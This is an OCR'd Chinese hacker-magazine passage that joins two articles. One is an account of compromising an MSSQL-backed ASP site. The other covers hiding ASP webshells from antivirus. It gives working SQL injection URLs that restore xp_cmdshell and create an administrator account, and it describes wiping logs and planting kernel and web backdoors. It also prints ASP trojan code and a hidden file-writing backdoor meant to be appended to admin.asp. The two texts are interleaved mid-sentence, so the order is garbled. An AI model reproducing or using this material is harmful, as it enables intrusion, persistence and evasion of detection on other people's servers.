


图 5

我生活在幸福之中！——wtf常常说这句话，今天看来我也被感染了！下面我们还得来！

恢复xp_cmdshell，向系统权限进军

下面的工作就是很简单，很轻松了。10分钟不到，就给你一个管理员账号，都说了xp_cmdshell已经被删除了，并且无法恢复，这多半是管理员把xplog70.dll文件给删除，要不改名了。没事，我们上传一个xplog70.dll就搞定一切了，通过WebShell，我很快就把xplog70.dll文件给它上传到e:\inetpub\ wwwroot目录下了，来吧，我们来恢复，提交：

```
http://www.something.com/script.asp?id=2;EXEC master.dbo.sp_addextendedproc 'xp_cmdshell', 'e:\inetpub\wwwroot\xplog70.dll'
```

恢复，支持绝对路径的恢复哦，如图6 所示。




图 6

OK。我们用IE来查看一下是不是已经恢复了。提交

```
http://www.something.com/script.asp?id=2 and 1=(SELECT count(*) FROM master.dbo.sysobjects WHERE xtype = 'X' AND name = 'xp_cmdshell')
```

嘿嘿，返回正常，已经恢复了，下面的还用我说吗？呵呵！加账号：

```
http://www.something.com/script.asp?id=2;exec master.dbo.xp_cmdshell 'net user chouyfd chouyfd1314yf /add'
```

提升自己为超级管理员：

```
http://www.something.com/script.asp?id=2;exec master.dbo.xp_cmdshell 'net localgroup administrators chouyfd /add'
```

完毕。打开你的终端连接程序，连接吧！哈哈，终于给我连上了。到此，我就成功地拿到了这台主机的系统管理员账号（图7）。




图 7

脚本小子：想必大家都用过海阳顶端ASP木马吧？这个ASP木马对于广大黑友而言可是人手必备的武器呀，但是，就像当年风靡大陆的木马冰河一样，都毫无例外被各大杀毒软件列为追杀对象。我下了各种ASP木马，用国内的金山毒霸和国外的卡巴斯基等杀毒软件检查，都无一例外报警了。尤其是国外的卡巴斯基，将海阳顶端木马XP版识别为：Backdoor.ASP.Rootkit.10.a。那么对于黑友而言，如何躲过网管手中的杀毒软件的法眼呢？为此，脚本小子特约海阳顶端木马的作者lcx特撰本文，以飨读者！

突破常规限制运行ASP木马

文／图 lcx

脚本入侵中往往会上传一个asp木马来进一步扩大权限，或者在肉鸡中留ASP后门也是一个不错的选择，但是如何让ASP木马更加隐匿而强大？让它躲过网管查杀、逃过杀毒软件追杀？并且具备system权限？改变代码变量也许是一个解决问题的办法，但是我们不如换个角度思考，何不尝试改变ASP木马的运行方式？

任意后缀运行ASP木马

首先，我们可以换个任意后缀来运行ASP木马，换任意后缀来运行ASP文件方法有两种。

第一种方法：

这种方法是include指令的使用。include指令可以让我们直接调用位于其他文件的函数，而不管后缀名是什么，像我写了一个简单的ASP木马，功能是遍历c:盘，源码如下：

```
<%Set oScript = Server.CreateObject("WSCRIPT.SHELL")
oScript.Run ("cmd.exe /c dir c:\ > c:\lcx.txt ") %>
```

我们可以将这段源码保存成1.jpg，然后将这句指令<!--#include file="1.jpg"-->放在2.asp文件的文件头或文件尾，那么我们执行2.asp时，放在2.asp同目录下的1.jpg同样也会被调用，起到遍历c:的功能即在c:下生成lcx.txt这一文件。

脚本小子：cool！这一招是偷梁换柱啊！怕怕……

第二种方法：

第二种方法是利用Asp.dll解析。在iis默认安装情况下，我们可以查觉asa、cer、cdx后缀也可以成功运行ASP代码，因为这3种后缀的文件映射都是调用了系统的asp.dll。

根据这一启示，我们可以做一个.lcx的后缀映射，用nt\system32下的asp.dll来解析，这样做完后写有ASP源码的lcx后缀文件也会成功运行ASP程序。

其方法是依次打开电脑的"控制面板→管理工具→Internet 服务管理器→Web站点→右键属性→主目录→配置→添加"，如图1 所示。




图1

脚本小子：好一招"借尸还魂"的生动运用！

触发ASP木马

其次，我们可以让ASP木马来触发才运行。无论你

下面的工作就是清除日志和留下超级后门，闪人！

事后处理工作

终端连接上后，以最快的速度，清除IIS日志和MSSQL日志。同时，把xp_cmdshell也删除掉，要被发现就不好办了。再把上传的那个xplog70.dll移动到system32目录下，改个我都不知道什么意思的名字叫 msxlog32.dll（打死他也查不出来，哈哈！），再将猪蛋儿提供的超级内核后门程序安装起，再把存在漏洞的脚本文件给打上补丁。同时，在他的那个脚本程序中，我修改了代码，提交特定的参数（POST提示方式），显示我的Web后门程序。这样两个后门，很"保险"！

后记

文章可能有很多地方大家不太明白，篇幅有限，如有必要，直接和我交流吧 dy-e@163.net，这次完全通过脚本技术拿到系统管理员账号。这也是我很久以来对MSSQL深入学习的结果。本文章主要在于展现入侵的思路，入侵方法是多种多样的，希望本文思路对大家有所帮助，祝大家猴年快乐、万事如意！

的ASP木马写得多么好，基本总会调用到WSCRIPT.SHELL和Scripting.FileSystemObject这两个对象。有经验的网管可以运行查找功能，让你的木马无处可逃。

脚本小子：这里我顺便给大家提供一个启明星工作室编写的查找ASP木马的工具，详细代码请查看光盘"源代码"栏目，按照文章名查找即可。

我们能不能做到调用这两个对象的ASP木马不放在肉鸡上，需要时能够随时上传运行呢？runasp.asp是一个用ASP实现ASP文件的运行的脚本，虽然还有很多bug，但是对我们调用执行ASP木马是足够用了。更为可怕的是我在runasp.asp里调用测试一些恶意代码时，居然躲过了瑞星的查杀。如图2 所示。




图2

脚本小子：由于runasp.asp代码太多，文章里不方便列出，详细代码请查看光盘"源代码"栏目，按照文章名查找即可。

我们将runasp.asp放在肉鸡上是不是一个很好的asp触发器后门呢？另外，对付粗心的网管我们还可以将这样一段代码放在ASP文件里

```
<%
on error resume next
id=request("id")
if request("id")=1 then
testfile=Request.form("name")
msg=Request.form("message")
set fs=server.CreateObject("scripting.filesystemobject")
set thisfile=fs.OpenTextFile(testfile,8,True,0)
thisfile.WriteLine(""&msg& "")
thisfile.close
set fs = nothing
%>
<form method="POST" ACTION="你要插入的asp文件名?id=1">
<input type="text" size="20" name="Name"
value=<%=server.mappath("xp.asp")%>>
<textarea name="Message" class=input>
</textarea>
<input type="submit" name="Send" value="生成" class=input>
</form>
<% end if%>
```

像我放在动网文章的admin.asp的文件尾端，当网管运行http://动网文章url/admin.asp时并没有引起丝毫变化，而当我们运行http://动网文章url/admin.asp?id=1时，就可以根据我们的需要生成任意ASP木马文件了。

脚本小子：此招不可谓不毒也！

让ASP木马具备系统权限的方法

最后，我们要让AS木马具备系统权限。我们的木马现在隐匿得很深，躲过了细心网管和杀毒软件，不具备系统权限我们心有不甘。让ASP木马具备系统权限的方法有3 种。

第一种方法：

是在IIS管理器中的主目录选项里将应用程序保护选择为: 低(IIS进程)，如图3 所示。

